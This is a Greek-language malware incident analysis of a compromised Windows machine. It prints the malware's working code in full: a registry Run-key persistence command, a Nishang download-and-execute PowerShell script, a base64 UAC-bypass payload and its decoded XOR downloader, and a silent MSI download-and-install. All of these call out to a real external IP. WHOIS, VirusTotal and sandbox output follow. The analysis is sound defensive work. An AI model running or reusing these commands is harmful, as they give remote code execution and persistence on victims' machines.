



ΕΠΕΙΣΟΔΙΟ #2

Με την είσοδο στο πρόγραμμα φαίνεται καθαρά ότι ξεκινάει κάποιο ύποπτο process διότι ανοίγει παράθυρο command, και εκτελείτε ύποπτο πρόγραμμα powershell...




Επόμενη λογική κίνηση (εκτός των άλλων) είναι να ανοίξουμε autorun για να δούμε τι εκτελείτε στο login.



Παραπάνω βλέπουμε ύποπτο εκτελέσιμο πρόγραμμα (batch) με το όνομα **c:\users\public\start.bat** να εκτελείτε κατά εκκίνηση.

Πιο συγκεκριμένα το πρόγραμμα αυτό βρίσκεται στο Registry, στην παρακάτω θέση:



Στο κατάλογο c:\users\public παρατηρούμε 2 ύποπτα αρχεία:

- priv_add_pers.ps1 (αρχείο με κώδικα PowerShell)
- start.bat (το «πονηρό» εκτελέσιμο που καλείτε κατά την εκκίνηση)

ΑΝΑΛΥΣΗ ΤΟΥ MALWARE - PHASE 1

Κατά την ανάλυση του start.bat βλέπουμε αυτό που περιμέναμε:

```
@echo off & cd c:\users\public & powershell.exe -windowstyle hidden -executionPolicy Bypass .\priv_add_pers.ps1
```

Εκτελείτε (με @echo off ώστε να μην εμφανίσει κάτι στην κονσόλα) απλά καλεί σε ένα κρυφό παράθυρο το **priv_add_pers.ps1** μέσω powershell. Σημαντικό σημείο η flag “**-executionPolicy Bypass**” η οποία κάνει κάποιο powershell script να εκτελείτε από οποιοδήποτε file και σύμφωνα με την Microsoft “Nothing is blocked and there are no warnings or prompts” !!!

Διαβάζοντας το **priv_add_pers.ps1** βλέπουμε ότι τηρεί όσα... υπόσχονται τα σχόλια του!

```
function Download-Execute-PS
{
<#
.SYNOPSIS
Nishang Payload which downloads and executes a powershell script.
.DESRIPTION
This payload downloads a powershell script from specified URL and then
executes it on the target.
Use the -nowdownload option to avoid saving the script on the target.
Otherwise, the script is saved with a random filename.
.PARAMETER ScriptURL
The URL from where the powershell script would be downloaded.
.PARAMETER Arguments
The Arguments to pass to the script when it is not downloaded to disk
i.e. with -nowdownload function.
This is to be used when the scripts load a function in memory, true for
most scripts in Nishang.
.PARAMETER Nodownload
If this switch is used, the script is not downloaded to the disk.
.EXAMPLE
```

```
PS > Download-Execute-PS http://pastebin.com/raw.php?i=jqP2vJ3x
.EXAMPLE
PS > Download-Execute-PS
http://script.alteredsecurity.com/evilscrip.ps1 -Argument evilscript -
nodownload
The above command does not download the script file to disk and
executes the evilscript function inside the evilscrip.ps1
.LINK
http://labofapenetrationtester.com/
https://github.com/samratashok/nishang
#>
```

```
[CmdletBinding()] Param(
    [Parameter(Position = 0, Mandatory = $True)]
    [String]
    $ScriptURL,

    [Parameter(Position = 1, Mandatory = $False)]
    [String]
    $Arguments,

    [Switch]
    $nodownload
)
if ($nodownload -eq $true)
{
    Invoke-Expression ((New-Object
Net.WebClient).DownloadString("$ScriptURL"))
    if ($Arguments)
    {
        Invoke-Expression $Arguments
    }
}
else
{
    $rand = Get-Random
    $webclient = New-Object System.Net.WebClient
    $file1 = "$env:temp\$rand.ps1"
    $webclient.DownloadFile($ScriptURL,$file1)
    $script:pastevalue = powershell.exe -ExecutionPolicy Bypass -
noLogo -command $file1
    Invoke-Expression $pastevalue
}
}
Download-Execute-PS http://83.212.111.137/down/powerup.ps1 -Argument
evilscrip -nodownload
```


Η ουσία βρίσκεται στην τελευταία γραμμή του script:

```
Download-Execute-PS http://83.212.111.137/down/powerup.ps1 -Argument
evilscrip -nodownload
```

Καλείτε και εκτελείτε από τον server με IP 83.212.111.137 λογισμικό κατά πάσα πιθανότητα κακόβουλο.

Ο συγκεκριμένος server δείχνει live με Apache2 και Λειτουργικό Ubuntu, ως εξής:

Παρατίθεται WHOIs information του Server:



Whois information

% This is the RIPE Database query service.

% The objects are in RPSL format.

%

% The RIPE Database is subject to Terms and Conditions.

% See <http://www.ripe.net/db/support/db-terms-conditions.pdf>

% Note: this output has been filtered.

% To receive output for a database update, use the "-B" flag.

% Information related to '83.212.96.0 - 83.212.127.255'

% Abuse contact for '83.212.96.0 - 83.212.127.255' is 'abuse@grnet.gr'

inetnum: 83.212.96.0 - 83.212.127.255

netname: OKEANOS

descr: Greek Research and Technology Network S.A

descr: 56 Messogion Av.

descr: 11527 Athens

country: GR
admin-c: GN1931-RIPE
tech-c: GN1931-RIPE
status: ASSIGNED PA
mnt-by: GRNET-NOC
remarks: INFRA-AW
mnt-domains: MNT-GRNET-DNS
created: 2013-04-03T11:50:21Z
last-modified: 2013-04-03T11:50:21Z
source: RIPE

role: GRNET NOC
org: ORG-GRaT1-RIPE
address: Greek Research and Technology Network (GRNET) S.A.
address: Messogeion 56
address: Athens 11527, GREECE
phone: +30 210 7474274
fax-no: +30 210 7474490
remarks: -----

remarks: For complains about abuse, spam etc:

abuse-mailbox: abuse@grnet.gr

remarks: -----

admin-c: PT1566-RIPE
tech-c: YM412-RIPE
tech-c: AP3196-RIPE
tech-c: AL3706-RIPE
mnt-by: GRNET-NOC
nic-hdl: GN1931-RIPE
created: 2007-06-12T14:21:14Z

last-modified: 2014-01-27T08:08:29Z

source: RIPE # Filtered

% Information related to '83.212.96.0/19AS5408'

route: 83.212.96.0/19

descr: OKEANOS

origin: AS5408

mnt-by: GRNET-NOC

created: 2013-04-03T11:52:34Z

last-modified: 2013-04-03T11:52:34Z

source: RIPE

% This query was served by the RIPE Database Query Service version 1.85.1 (DB-2)

Parent whois information

% This is the RIPE Database query service.

% The objects are in RPSL format.

%

% The RIPE Database is subject to Terms and Conditions.

% See <http://www.ripe.net/db/support/db-terms-conditions.pdf>

% Note: this output has been filtered.

% To receive output for a database update, use the "-B" flag.

% Information related to '83.212.0.0 - 83.212.255.255'

% Abuse contact for '83.212.0.0 - 83.212.255.255' is 'abuse@grnet.gr'

inetnum: 83.212.0.0 - 83.212.255.255

descr: Greek Research and Technology Network S.A

org: ORG-GRaT1-RIPE

netname: GR-GRNET-20040317

country: GR

admin-c: GN1931-RIPE

tech-c: GN1931-RIPE

status: ALLOCATED PA

mnt-by: RIPE-NCC-HM-MNT

mnt-lower: GRNET-NOC

mnt-routes: GRNET-NOC

mnt-domains: MNT-GRNET-DNS

created: 2004-03-17T13:24:28Z

last-modified: 2011-08-04T15:58:41Z

source: RIPE # Filtered

organisation: ORG-GRaT1-RIPE

org-name: Greek Research and Technology Network S.A

org-type: LIR

address: 56 Messogion Av.

address: 11527

address: Athens

address: GREECE

phone: +302107474274

fax-no: +302107474490

abuse-mailbox: abuse@grnet.gr

admin-c: PT1566-RIPE

admin-c: GN1931-RIPE

admin-c: AP3196-RIPE

admin-c: AL3706-RIPE

admin-c: YM1289-RIPE

mnt-ref: GRNET-NOC

mnt-ref: RIPE-NCC-HM-MNT

mnt-by: RIPE-NCC-HM-MNT

tech-c: GN1931-RIPE

abuse-c: GN1931-RIPE

created: 2004-04-17T11:24:56Z

last-modified: 2015-03-18T08:28:04Z

source: RIPE # Filtered

role: GRNET NOC

org: ORG-GRaT1-RIPE

address: Greek Research and Technology Network (GRNET) S.A.

address: Messogeion 56

address: Athens 11527, GREECE

phone: +30 210 7474274

fax-no: +30 210 7474490

remarks: -----

remarks: For complains about abuse, spam etc:

abuse-mailbox: abuse@grnet.gr

remarks: -----

admin-c: PT1566-RIPE

tech-c: YM412-RIPE

tech-c: AP3196-RIPE

tech-c: AL3706-RIPE

mnt-by: GRNET-NOC

nic-hdl: GN1931-RIPE

created: 2007-06-12T14:21:14Z

last-modified: 2014-01-27T08:08:29Z

source: RIPE # Filtered

% Information related to '83.212.243.0/24AS5408'

route: 83.212.243.0/24

descr: HCMR

origin: AS5408

mnt-by: GRNET-NOC

created: 2008-09-18T14:26:04Z

last-modified: 2008-09-18T14:26:04Z


source: RIPE

% This query was served by the RIPE Database Query Service version 1.86 (DB-2)

Geo information

Location	Athens, Attica, Greece (GR)
----------	-----------------------------

Latitude and Longitude	37.98, 23.73
------------------------	--------------



Update information

The information on this page is collected from many different sources on the internet.
Below is the last update date given from each source.

AS number information	2016-05-22
Parent whois information	2016-04-09
Port scan data	Cached, max 2 weeks old
PTR record and DNS servers	Cached, max 1 week old
SPAM and blocklist databases	2016-05-27
Whois information	2016-03-11

ΑΝΑΛΥΣΗ ΤΟΥ powerup.ps1 - PHASE 2

Το script εμφανίζεται ως malware στο Vistustotal με χαμηλό όμως ratio: 2/56



SHA256: e07e41a14a09a8bb667f3b9955176bb5b39d3f008ebc883be3fc81ccc9669e4f

File name: evilScript_powerup.ps1.txt

Detection ratio: 2 / 56

Analysis date: 2016-05-27 09:35:41 UTC (1 minute ago)

[Analysis](#) [Additional information](#) [Comments](#) [Votes](#)

Antivirus	Result	Update
Microsoft	Backdoor:PowerShell/Shaningning.G	20160527
Rising	Backdoor.Shaningning!8.1E0F-9J4mPwhtRRC (Cloud)	20160527

Στα 2 που το εντόπισαν, αναφέρεται ως **Backdoor Shaninging** malware.

Το exploit που αναλύουμε βασίζεται στο γνωστό exploit

<https://github.com/samratashok/nishang/blob/master/Escalation/Invoke-PsUACme.ps1> μιας και ο κώδικας είναι ίδιος και χρησιμοποιείται για να κάνει bypass το UAC των windows.

Αμέσως μετά το bypass καλείται το payload, ως powershell script:

```
Invoke-PsUACme -method oobe -Payload 'powershell.exe -WindowStyle Hidden -enc
```

```
JABXAEMAPQBOAEUAdwAtAE8AYgBqAGUAYwBUACAAUwB5AHMAAdABFAG0ALgBOAGUAVAAuAFc  
ARQBCAEMATABpAEUATgB0ADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAUADAAIAAOf  
cAaQBUAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANGA0ADsAIABUAHIAaQBkA  
GUAbgB0AC8ANwAuADAAOWAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBr  
AG8AJwA7ACQAVwBjAC4ASAB1AEEAZABFAFIAUwAuAEEARABEACgAJwBVAHMAZQByAC0AQQB  
nAGUAbgB0ACcALAAKAHUAKQA7ACQAVwBjAC4AUABSAE8AeAB5ACAAPQAgAFsAUwBZAFMAAdA  
BlAE0ALgBOAGUAdAAuAFcARQBiAFIAZQBxAHUARQBTahQAXQA6ADoARABFAEYAYQBVAGwAV  
ABXAGUAYgBQAHIAbwB4AFkAOwAkAHcAYwAuAFAAcgBPAHgAeQAuAEMAUGBlAGQARQBOAHQA  
aQBBAEwAUwAgAD0AIABbAFMAWQBzAHQARQBNAC4ATgBlAHQALgBDAHIARQBEAGUAbgBUAEk  
AYQBsAEMAQQBjAGgAZQBdAdoAOgBEAGUARgBhAHUAbAB0AE4ARQB0AFcAbwBSAEsAQwByAE  
UARAB1AG4AdABpAGEATABTADsAJAB1AD0AJwB1AHYAXAAvAGwAWABjADYAawBWAFcAWgA6A  
FsAQAAjAE4AcgBwAEgAOwBkAHcAfABuADAAALABKAEIAUwBUAF0AJwA7ACQASQA9ADAAOWBb  
AGMASABBAHIAWwBdAF0AJABCAD0AKABbAGMASABBAHIAWwBdAF0AKAAKAHcAQwAuAEQATwB  
3AG4ATABPAEEARABTAFQAcgBpAG4AZwAoACIAaAB0AHQACAA6AC8ALwA4ADMALgAYADEAMg  
AuADEAMQAxAC4AMQAZADcAOgA4ADAAOAaWAC8AaQBUAGQAZQB4AC4AYQBzAHAAIgApACkAK  
QB8ACUAewAkAF8ALQBCAFgATwBSACQASwBbACQASQArACsAJQAKAEsALgBMAGUAbgBHAHQ  
aABdAH0AOWBJAEUAWAAgACgAJABCAC0AagBvAEkAbgAnACcAKQA='
```

Αφού αποκρυπτογραφήσουμε το παραπάνω payload (που είναι σε BASE64) παίρνουμε το αντίστοιχο ισοδύναμο:

```
$WC=NEw-ObjecT SysTem.Net.WEBCLiEnt;  
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like  
Gecko';  
$Wc.HeAdERS.ADD('User-Agent',$u);  
$Wc.PROxy = [SYStEm.Net.WEbRequEst]::DEFaUlTWebProxY;  
$wc.PrOxy.CRedENtiALS =  
[SYStEm.Net.CrEDenTialCAche]::DeFauLTNEtWoRKCrEDentiaLS;  
$K='ev\lXc6kVWZ:[@#NrPH;dw|n0,JBST]';  
$I=0;[cHAr[]]$B=( [cHAr[]] ($wC.DOWnLOADSTring("http://83.212.111.137:808  
0/index.asp")))|%{$_-BXOR$K[$I++%$K.LenGth]};IEX ($B-join')
```

Το οποίο κατεβάζει και 2^ο πρόγραμμα από την διεύθυνση:

<http://83.212.111.137:8080/index.asp>

Πρόκειται για τον ίδιο server που κατέβασε και το προηγούμενο malware (για το index.asp δες επόμενη παράγραφο - Σημείο 5).

ΙΧΝΗ & LOG FILE ACTIVITY - PHASE 3

Τα 2 malware αρχεία που ξεκινούν με την έναρξη του Λειτουργικού έχουν ημερομηνία δημιουργίας την:

Πέμπτη 4 Μαΐου 5:05:01μμ

File Name	Created	File Type	Size
priv_add_pers.ps1	5/4/2016 5:05 AM	Windows PowerS...	3 KB
start.bat	5/4/2016 5:05 AM	Windows Batch File	1 KB

Επίσης στα LOGS φαίνεται ότι την συγκεκριμένη ώρα και πιο συγκεκριμένα ένα δευτερόλεπτο πριν έλαβαν χώρα οι παρακάτω κινήσεις:

```
Information 5/4/2016 5:04:51 AM PowerShell (PowerShell) 600 Provider  
Lifecycle  
Information 5/4/2016 5:04:51 AM PowerShell (PowerShell) 600 Provider  
Lifecycle  
Information 5/4/2016 5:04:51 AM PowerShell (PowerShell) 600 Provider  
Lifecycle  
. . .  
. . .
```

Σε γενικές γραμμές υπάρχει από την συγκεκριμένη ημέρα έντονη δραστηριότητα μέχρι τις 20:19:29 το απόγευμα και συνεχίζεται και τις υπόλοιπες ημέρες:

Windows PowerShell Number of events: 242				
Level	Date and Time	Source	Event ID	T
Information	5/4/2016 7:45:04 AM	PowerShell (PowerShell)	600	P
Information	5/4/2016 7:45:04 AM	PowerShell (PowerShell)	600	P
Information	5/4/2016 7:45:48 AM	PowerShell (PowerShell)	403	E
Information	5/4/2016 8:19:29 AM	PowerShell (PowerShell)	403	E
Information	5/27/2016 12:48:46 AM	PowerShell (PowerShell)	600	P
Information	5/27/2016 12:48:46 AM	PowerShell (PowerShell)	600	P

Στο όλο το παραπάνω διάστημα έχουν λάβει χώρα οι εξής κινήσεις που φανερώνουν διαδικασία μεταφοράς απο servers στο internet και εκτέλεσης malware στα εξής σημεία:

Σημείο 1

Αναλυτικά στις **5/4/2016 5:04:51 AM** κάποιος ή κάτι (με την θέληση του ή εν άγνοια του) εκτέλεσε το παρακάτω powershell command:

Windows PowerShell Number of events: 242				
Level	Date and Time	Source	Event ID	T
Information	3/28/2014 10:30:01 AM	PowerShell (PowerShell)	400	P
Information	3/28/2014 10:33:16 AM	PowerShell (PowerShell)	403	E
Information	5/4/2016 5:04:51 AM	PowerShell (PowerShell)	600	P
Information	5/4/2016 5:04:51 AM	PowerShell (PowerShell)	600	P
Information	5/4/2016 5:04:51 AM	PowerShell (PowerShell)	600	P

```
ProviderName=Registry NewProviderState=Started SequenceNumber=9
HostName=ConsoleHost HostVersion=4.0 HostId=218fae52-9fcc-4e27-b216-
02552b68906e HostApplication=powershell.exe -WindowStyle Hidden -
executionPolicy Bypass New-ItemProperty -Path
HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\ -Name Update -PropertyType
String -Value c:\users\public\start.bat -force ; set-content
c:\users\public\start.bat '@echo off & cd c:\users\public & powershell.exe -
windowstyle hidden -executionPolicy Bypass .\priv_add_pers.ps1' ;
powershell.exe -WindowStyle Hidden -executionPolicy Bypass -encodedCommand
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgBOAGUAdAAuAFcAZQBiaEMAbABpAGU
AbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAOACcAaAB0AHQAcAA6AC8ALwA4ADMAIgAyAD
EAMgAuADEAMQAxAC4AMQAzADcALwBkAG8AdwBuAC8AZQBtAHAAaQByAGUALQBzAGMAcGpBpAHAAAdAAuA
HAACwAxACCALAAAnAGMAOGbCAHUAcwBIAHIAcwBcAHAAdQBIAgWAAQBJAFwAcABYAGkAdgBfAGEAZABk
AF8AcABIAHIAcwAuAHAACwAxACCkQA= EngineVersion= RunspaceId= PipelineId=
CommandName= CommandType= ScriptName= CommandPath= CommandLine=
```

Το οποίο εισάγει στο REGISTRY κάτω από το

'\Software\Microsoft\Windows\CurrentVersion\Run\' το 'c:\users\public\start.bat' ώστε να καλείτε κάθε φορά που εκκινούμε τον υπολογιστή μας. Επίσης δημιουργεί και τα περιεχόμενα των 2 προγραμμάτων υποστήριξης (αρχεία start.bat και priv_add_pers.ps1) που θα καλέσουν το malware.

Η αποκρυπτογράφηση της τελευταίας εντολής δίνει το ξεκάθαρο μήνυμα (download από τον 83.212.111.137) το πρόγραμμα που αναλύθηκε παραπάνω :

```
(New-Object  
System.Net.WebClient).DownloadFile('http://83.212.111.137/download/empire-  
script.ps1','c:\users\public\priv_add_pers.ps1')
```

Σημείο 2

Λίγο αργότερα (με βάση τα logs) καλείτε το παρακάτω:

Windows PowerShell Number of events: 242			
Level	Date and Time	Source	Event ID
Information	5/4/2016 5:04:51 AM	PowerShell (PowerShell)	600
Information	5/4/2016 5:04:51 AM	PowerShell (PowerShell)	600
Information	5/4/2016 5:04:51 AM	PowerShell (PowerShell)	600
Information	5/4/2016 5:04:51 AM	PowerShell (PowerShell)	600
Information	5/4/2016 5:04:51 AM	PowerShell (PowerShell)	600

ENCRYPTED:

```
Stopped  
Available  
NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15  
HostName=ConsoleHost HostVersion=4.0 HostId=464d3ecd-439a-4bd4-b682-  
983c682af70c HostApplication=powershell.exe -NoP -NonI -W Hidden -Enc  
bQBrAGQAaQByACAALQBmAG8AcgBjAGUAIAAkAGUAbgB2ADoAVABFAE0AUABcAFQAQwBEADUAMAA2AEE  
AXwAuAHQAbQBwADsASQBuAHYAAbwBrAGUALQBxAGUAYgBSAGUAcQB1AGUAcwB0ACAAIgBoAHQAdABwAD  
oALwAvADgAMwAuADIAMQAYAC4AMQAxADEALgAxADMANwAvAGQAbwB3AG4ALwB1AGwAZQB2AGEAdABlA  
GQALgBtAHMAaQAiACAALQBPAHUAdABGAGkAbABlACAAIgAkAGUAbgB2ADoAVABFAE0AUABcAFQAQwBE  
ADUAMAA2AEEAXwAuAHQAbQBwAFwAZQBzAGUAdgBhAHQAZQBkAC4AbQBzAGkAIgA7AG0AcwBpAGUAeAB  
lAGMAIAAvAHEAIAAvAGkAIAAiACQAZQBzAGUAdgBhAHQAZQBkAC4AbQBzAGkAIgA7AG0AcwBpAGUAeAB  
lAGMAIAAvAHEAIAAvAGkAIAAiACQAZQBzAGUAdgBhAHQAZQBkAC4AbQBzAGkAIgA7AG0AcwBpAGUAeAB  
BtAHAAXABlAGwAZQB2AGEAdABlAGQALgBtAHMAaQAiADsA EngineVersion=4.0  
RunspaceId=ad5efelf-07a5-4a54-85d9-b9dcb9722a00 PipelineId= CommandName=  
CommandType= ScriptName= CommandPath= CommandLine=
```


Αφού αποκρυπτογραφήσουμε και αυτό βλέπουμε ότι εκτελείτε ο εξής κώδικας:

```
mkdir -force $env:TEMP\TCD506A_.tmp;  
Invoke-WebRequest "http://83.212.111.137/download/elevated.msi" -OutFile  
"$env:TEMP\TCD506A_.tmp\elevated.msi";  
msiexec /q /i "$env:TEMP\TCD506A_.tmp\elevated.msi";
```

Δηλαδή:

1. Δημιουργείται ένας κατάλογος στον temp κατάλογο του χρήστη με το όνομα TCD506A_.tmp.
2. Κατεβαίνει (το πρόγραμμα TEMP\TCD506A_.tmp\elevated.msi) σε αυτόν τον κατάλογο από την διεύθυνση <http://83.212.111.137/download/elevated.msi>.
3. Εγκαθίσταται το πρόγραμμα μέσω του προγράμματος εγκατάστασης των Windows msisexec.

Πράγματι στον αντίστοιχο κατάλογο υπάρχει ακόμα αυτό το πρόγραμμα.



Το VirusTotal δίνει 1/56 (χαμηλό) με αναφορά όμως σε Trojan!!

SHA256: 2bbf8f4753c4dbd369b18bdf50776d4d3527a97244673e85590e44b91436fb6

File name: elevated.msi

Detection ratio: 1 / 56

Analysis date: 2016-05-24 09:24:32 UTC (3 days, 3 hours ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result	Update
ClamAV	Win.Trojan.PowerShell-10	20160524
ALYac	✓	20160524
AVG	✓	20160524
AVware	✓	20160524

ΑΝΑΛΥΣΗ ΤΟΥ ELEVATED.MSI

elevated.msi

suspicious

Analyzed on May 27th 2016 14:46:40 (CEST) running the *Kernelmode* monitor
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1
Report generated by VxStream Sandbox v4.20 © Payload Security

Threat Score: 10/100
AV Multiscan: 1%
[Trojan.PowerShell](#)

Malicious Indicators

1

External Systems

Sample was identified as malicious by at least one Antivirus engine



Installation/Persistence

Creates/touches files in windows directory

details

```
"WINWORD.EXE" created file
"%WINDIR%\Globalization\Sorting\sortdefault.nls"
"WINWORD.EXE" created file "C:\Windows\Fonts\staticcache.dat"
"WINWORD.EXE" created file
"C:\Windows\Microsoft.NET\Framework\v1.0.3705\clr.dll"
"WINWORD.EXE" created file
"C:\Windows\Microsoft.NET\Framework\v1.0.3705\mscorlib.dll"
"WINWORD.EXE" created file
"C:\Windows\Microsoft.NET\Framework\v1.1.4322\clr.dll"
"WINWORD.EXE" created file
"C:\Windows\Microsoft.NET\Framework\v1.1.4322\mscorlib.dll"
"WINWORD.EXE" created file
